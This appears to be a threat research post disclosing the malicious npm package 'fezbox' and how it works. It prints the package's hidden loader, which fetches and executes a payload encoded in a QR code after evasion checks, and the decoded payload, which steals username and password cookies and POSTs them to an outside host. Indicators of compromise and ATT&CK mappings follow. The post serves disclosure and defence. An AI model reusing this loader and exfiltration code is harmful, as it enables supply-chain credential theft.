Malicious fezbox npm Package Steals Browser Passwords from Cookies via Innovative QR Code Steganographic Technique

←Back

Research

A malicious package uses a QR code as steganography in an innovative technique.


Threat actors use many different techniques to obfuscate malicious code, like reversing strings, encoding, and encryption. The Socket Threat Research Team discovered a malicious package, `fezbox`, with layers of obfuscation including the innovative, steganographic use of a QR code. In this package, the threat actor (npm alias `janedu`; registration email `janedu0216@gmail[.]com`) executes a payload within a QR code to steal username and password credentials from web cookies, within the browser.

At the time of writing, the malicious package remains live on npm. We have petitioned the npm security team for its removal and for the suspension of the threat actor's account.

The Package#

Fezbox purports to be "a JavaScript/TypeScript utility library of common helper functions, organized by feature modules so you can import only what you need," once translated from simplified Chinese.

The README emphasizes "TypeScript types," "tests," and "high performance." It does also describe a "QR Code Module" that can generate and parse QR codes and auto-load dependencies. However, it does not state that importing the library will fetch a QR code from a remote URL and execute the code contained in that QR.



Socket AI Scanner flags `fezbox` as known malware.

However, the Socket product quickly identifies something nefarious within.

Malicious Code#

The code itself is minified in the file. Once formatted, it becomes easier to read:

```
"use strict";
Object.defineProperty(exports, Symbol.toStringTag, {
        value: "Module"
});
const y = require("./decrypt-B6fiICsn.js"),
        h = require("./data/index.cjs"),
        v = require("./dom/index.cjs"),
        s = require("./file/index.cjs"),
        w = require("./relative-5TnWB4bl.js"),
        f = require("./url/index.cjs"),
        d = require("./qr/index.cjs"),
        n = require("./env/index.cjs"),
        c = require("./random/index.cjs"),
        C = (e, t) => {
                // multiple if(typeof window) checks, some omitted for space,
indicating malware is written to run on the browser client side.
                if (typeof window === "undefined")
                        return t;
                try {
                        const r = localStorage.getItem(e);
                        if (!r)
                                return t;
                        const o = JSON.parse(r);
                        if (typeof o === "object" && o !== null && "expires" in o) {
                                if (o.expires && Date.now() > o.expires) {
                                        localStorage.removeItem(e);
                                        return t;
                                }
```

```
                                return o.value;
                        }
                        return o;
                } catch (r) {
                        return t;
                }
        },


        //Socket Threat Research Team omitted some code for ease of reading.

        p = (e, t, r = {}) => {
                if (typeof document === "undefined")
                        return false;
                try {
                        const {
                                expires: o,
                                path: a = "/",
                                domain: u,
                                secure: S,
                                sameSite: l,
                                httpOnly: m
                        } = r;
                        let i = `${e}=${encodeURIComponent(t)}`;
                        if (o)
                                i += `; expires=${new Date(Date.now() + o *
864e5).toUTCString()}`;
                        if (a)
                                i += `; path=${a}`;
                        if (u)
                                i += `; domain=${u}`;
                        if (S)
                                i += "; secure";
                        if (l)
                                i += `; samesite=${l}`;
                        if (m)
                                i += "; httponly";
                        document.cookie = i;
                        return true;
                } catch (o) {
                        return false;
                }
        },
        D = (e, t = {}) => p(e, "", { ...t, expires: -1 }),
        R = () => {
                // if (typeof document) check, also indicating that the malware is
written for the browser / client side.
                if (typeof document === "undefined")
                        return {};
                try {
                        const e = {};
                        if (document.cookie)
                                document.cookie.split(";").forEach(t => {
                                        const [r, o] = t.trim().split("=");
                                        if (r && o !== void 0)
                                                e[r] = o ? decodeURIComponent(o) :
"";
                                });
                        return e;
                } catch (e) {
                        return {};
                }
```

```
        },
        P = e => g(e) !== void 0;

// malicious code
(function () {
        if (n.isDevelopment() || c.chance(2 / 3))
                return;
        setTimeout(async () => {
                const loader = new d.QRCodeScriptLoader();
                const t = await loader.parseQRCodeFromUrl(

"gpj.np6f7h_ffe7cdb1b812207f70f027671c18c25b/6177675571v/daolpu/egami/qsqbneuhd/moc.yraniduolc.ser//:spt
                                .split("")
                                .reverse()
                                .join("")
                );
                "idbgha".split("").reverse().join("");
                loader.executeCode(t);
        }, 120 * 1e3);
})();

// exports all the utilities, plus the storage and cookie helpers
exports.decryptAES = y.decryptAES;
exports.deepClone = h.deepClone;
exports.outsideClick = v.outsideClick;
exports.fetchFile = s.fetchFile;
exports.formatFileSize = s.formatFileSize;
exports.uploadFileByUrl = s.uploadFileByUrl;
exports.relativeTime = w.relativeTime;
exports.getQueryObject = f.getQueryObject;
exports.getQueryParam = f.getQueryParam;
exports.QRCodeScriptLoader = d.QRCodeScriptLoader;
exports.DEV = n.DEV;
exports.PROD = n.PROD;
exports.clearEnvCache = n.clearEnvCache;
exports.devOnly = n.devOnly;
exports.env = n.env;
exports.getCachedEnv = n.getCachedEnv;
exports.isDevelopment = n.isDevelopment;
exports.isProduction = n.isProduction;
exports.chance = c.chance;
exports.createProbabilityExecutor = c.createProbabilityExecutor;
exports.weightedChoice = c.weightedChoice;
exports.clearLocalStorage = x;
exports.clearSessionStorage = q;
exports.getAllCookies = R;
exports.getCookie = g;
exports.getLocalStorage = C;
exports.getSessionStorage = I;
exports.hasCookie = P;
exports.hasLocalStorage = b;
exports.hasSessionStorage = E;
exports.removeCookie = D;
exports.removeLocalStorage = k;
exports.removeSessionStorage = O;
exports.setCookie = p;
exports.setLocalStorage = _;
exports.setSessionStorage = L;
```

Comments supplied by Socket Threat Research Team.

The nefarious part, as identified by Socket, is the following:

```
(function() {
        n.isDevelopment() || c.chance(2 / 3) || setTimeout(async () => {
                const e = new d.QRCodeScriptLoader,
                        t = await
e.parseQRCodeFromUrl("gpj.np6f7h_ffe7cdb1b812207f70f027671c18c25b/6177675571v/daolpu/egami/qsqbneuhd/moc
                        "idbgha".split("").reverse().join(""), e.executeCode(t)
        }, 120 * 1e3)
})();
```

In `isDevelopment`, and 2/3 times not in `isDevelopment`, this code does nothing. This is usually a stealth tactic. The threat actor does not want to risk being caught in a virtual environment or any non-production environment, so they may often add guardrails around when and how their exploit runs.

Otherwise, however, after `120` seconds, it parses and executes code from a QR code at the reversed string, `gpj.np6f7h_ffe7cdb1b812207f70f027671c18c25b/6177675571v/daolpu/egami/qsqbneuhd/moc.yraniduolc.ser//:sptth`

Once flipped, this string becomes: `https://res[.]cloudinary[.]com/dhuenbqsq/image/upload/v1755767716/b52c81c176720f07f702218b1bdc7eff_h7f6pn`

The next line contains a no-op decoy and is unused. Threat actors will sometimes do this in an attempt to throw a red herring. Finally, the code executes the payload the QR code contains.

The Obfuscation#




Image of the QR code.

`Image of the QR code.`

The payload contained within this QR code is the following:

```
function getC(name){return
document['\u0063\u006F\u006F\u006B\u0069\u0065']'\u0073\u0070\u006C\u0069\u0074''\u0066\u0069\u006E\u006
[726915^726914];}async function s(){var _0xdbbc;const
_0x192e=getC("\u0075\u0073\u0065\u0072\u006E\u0061\u006D\u0065");_0xdbbc=326188^326184;var
_0xed_0x01d;const
_0x435e=getC("drowssap".split("").reverse().join(""));_0xed_0x01d=765803^765800;if(!_0x192e||!_0x435e)
{return;}await
fetch("\u0068\u0074\u0074\u0070\u0073\u003A\u002F\u002F\u006D\u0079\u002D\u006E\u0065\u0073\u0074\u002D\
{'\u006D\u0065\u0074\u0068\u006F\u0064':"\u0050\u004F\u0053\u0054",'\u0068\u0065\u0061\u0064\u0065\u0072
{"\u0043\u006F\u006E\u0074\u0065\u006E\u0074\u002D\u0054\u0079\u0070\u0065":'application/json'},'\u0062\
```

At this point, we have encountered three layers of obfuscation. The first was the reversed string, the second was the QR code, and now we have this obfuscated payload.

Once deobfuscated, the payload becomes:

```
function getC(name) {
        return document.cookie.split("; ").find(row =>
row.startsWith(${name}=))?.split("=")[1];
}
async function s() {
        const _0x192e = getC("username");
        const _0x435e = getC("drowssap".split("").reverse().join(""));
        if (!_0x192e || !_0x435e) {
                return;
        }
        await fetch("<https://my-nest-app-production>[.]up[.]railway[.]app/users", {
                "method": "POST",
                "headers": {
                        "Content-Type": 'application/json'
                },
                "body": JSON.stringify({
                "username": _0x192e,
                "password": _0x435e
        })
        });
}
s();
```

Here, it reads a cookie from `document.cookie`. Then it gets the username and password, although again we see the obfuscation tactic of reversing the string (`drowssap` becomes `password`). If there is both a username and password in the stolen cookie, it sends the information via an HTTPS POST request to `https://my-nest-app-production[.]up[.]railway[.]app/users`. Otherwise, it does nothing and exits quietly.

Steganography is the practice of hiding a secret file in plain sight, something for which QR codes are great. QR codes are expected to have another payload inside of them to take you to a new website usually. Other common methods include embedding data in audio or video files. Using a QR code as a steganographic obfuscation technique is quite clever and shows yet again that threat actors will continue to use any and all tools at their disposal.

Reversing strings is a classic anti-analysis stealth trick. When performing static analysis, it's possible that certain tools would not pick up on the reversed version of password, or a reversed URL.

Outlook and Recommendations#

Most applications no longer store literal passwords in cookies, so it's difficult to say how successful this malware would be at its goal. However, the use of a QR code for further obfuscation is a creative twist by the threat actor. This technique demonstrates how threat actors continue to improve their obfuscation techniques and why having a dedicated tool to check your dependencies is more important than ever.

Socket's security tooling is built to detect exactly these sorts of malicious behaviors in your dependencies, like reversed strings and suspicious network calls. The **Socket GitHub App** scans pull requests in real time, flagging unexpected behavior. The **Socket CLI** enforces the same checks during installs, surfacing red flags from entering your dependency tree. The **Socket browser extension** alerts users to suspicious packages upon download or viewing, exposing known malware verdicts and typosquatting signals. For AI workflows, **Socket MCP** warns about malicious or hallucinated package suggestions from code assistants - particularly critical when AI tools suggest blockchain-related dependencies.

Indicators of Compromise#

Malicious npm Package:

- `Fezbox`

Threat Actor's Alias and Registration Email

- `janedu`
- `janedu0216@gmail[.]com`

C2 and Exfiltration Endpoints:

- `https://res[.]cloudinary[.]com/dhuenbqsq/image/upload/v1755767716/b52c81c176720f07f702218b1bdc7eff_h7`
- `https://my-nest-app-production[.]up[.]railway[.]app/users`

MITRE ATT&CK#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1105 — Ingress Tool Transfer
- T1539 — Steal Web Session Cookie
- T1567 — Exfiltration Over Web Service
- T1071.001 — Application Layer Protocol: Web Protocols, Sub-technique
- T1001.002 — Data Obfuscation: Steganography
- T1027 — Obfuscated Files or Information
- T1497.003 — Virtualization/Sandbox Evasion: Time Based Evasion
- T1497.001 — Virtualization/Sandbox Evasion: System Checks